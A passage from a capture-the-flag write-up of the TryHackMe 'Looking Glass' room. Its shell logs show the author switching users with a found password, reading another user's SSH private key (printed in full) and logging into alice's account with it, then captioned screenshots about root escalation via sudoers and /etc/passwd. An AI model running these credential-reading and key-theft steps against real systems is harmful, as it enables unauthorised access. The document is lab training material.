bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```

Identify that this account is Humpty Dumpty's Account and list all files and directories in home directory /// Try to list out files/directories in Alice directory, Permission forHumpty is Denied.

```
humptydumpty@looking-glass:/home/tweedledum$ whoami
whoami
humptydumpty
humptydumpty@looking-glass:/home/tweedledum$ cd /home
cd /home
humptydumpty@looking-glass:/home$ ls
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ ls -al
ls -al
total 32
drwxr-xr-x  8 root         root         4096 Jul  3  2020 .
drwxr-xr-x 24 root         root         4096 Jul  2  2020 ..
drwx--x--x  6 alice        alice        4096 Jul  3  2020 alice
drwx------  3 humptydumpty humptydumpty 4096 Jul 26 13:19 humptydumpty
drwxrwxrwx  5 jabberwock   jabberwock   4096 Jul 26 13:11 jabberwock
drwx------  5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------  3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------  2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
cd alice
humptydumpty@looking-glass:/home/alice$ ls
ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ ls -al
ls -al
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ cd /home
cd /home
humptydumpty@looking-glass:/home$ cd humptydumpty
cd humptydumpty
humptydumpty@looking-glass:~$ ls
ls
poetry.txt
humptydumpty@looking-glass:~$ cat poetry.txt
```

Reading the .bashrc file in Alice Directory.

```
humptydumpty@looking-glass:~$ cd /home
cd /home
humptydumpty@looking-glass:/home$ ls
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ ls -al
ls -al
total 32
drwxr-xr-x  8 root         root         4096 Jul  3  2020 .
drwxr-xr-x 24 root         root         4096 Jul  2  2020 ..
drwx--x--x  6 alice        alice        4096 Jul  3  2020 alice
drwx------  3 humptydumpty humptydumpty 4096 Jul 26 13:19 humptydumpty
drwxrwxrwx  5 jabberwock   jabberwock   4096 Jul 26 13:11 jabberwock
drwx------  5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------  3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------  2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
cd alice
humptydumpty@looking-glass:/home/alice$ cat .bash
```

Trying A Command To find Private key.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7*2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3r5LcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlC0tJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$ ssh alice@localhost -i /home/alice/.ssh/id_rsa
```

Using SSH to gain access to Alice's Account with the RSA key file.

```
<ice$ ssh alice@localhost -i /home/alice/.ssh/id_rsa
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ whoami
whoami
alice
alice@looking-glass:~$
```

Thought Process and Attempts:

After getting the password by decrypting the hash, and guessing that the encrypted hash was in humptydumpty.txt, I assumed that this password belongs to Humpty's account and used the command "cat /etc/passwd" to identify his username and "su" to switch users to humptydumpty.

After switching users, I first used the command "whoami" to identify whose account I am in, I then used the command "ls" to list out the files and folders and additionally used "ls -al" to list all files and to show the permissions they had.

I found out that Alice's directory had the permission to execute properties for other users and groups and went to change directory to "/home/alice" where I try to list out files, where I found out my permission was denied from Humpty's account. Just to make sure I really don't have permissions I went to read the bash file as a reference in Alice's directory and it seems that I do have the permission to read the file, with a little more trial and error experiments I then try to find the Private key and it looks that it was a success. I then went ahead and SSH using private key to transfer/copy the file and gain access to Alice's account using the command "ssh alice@localhost -i .ssh/id_rsa" having localhost as my hostname. After that, To check that i really am in another users account I used the command "whoami" to identify the user.


Final Result:

Successfully escalate our permission from one account to another to obtain the root user later on.


Section 4 - Root Privilege Escalation

Members involved: Muhammad Ajwad bin Mohamad A'sim
Tools used: ssh, nano, python3,


I'm trying to make sure that this is an interactive shell




There is only one file in the alice's directory




I’m trying to change directory to /etc/sudoers, but didn’t get the result




After changing the directory one by one, I found sudoers folder and another directory named suoders.d




Found this line where it is almost similar to the one we used to escalate our privilege into tweedledum from jabberwock




Trying to use /etc/passwd to gain root access



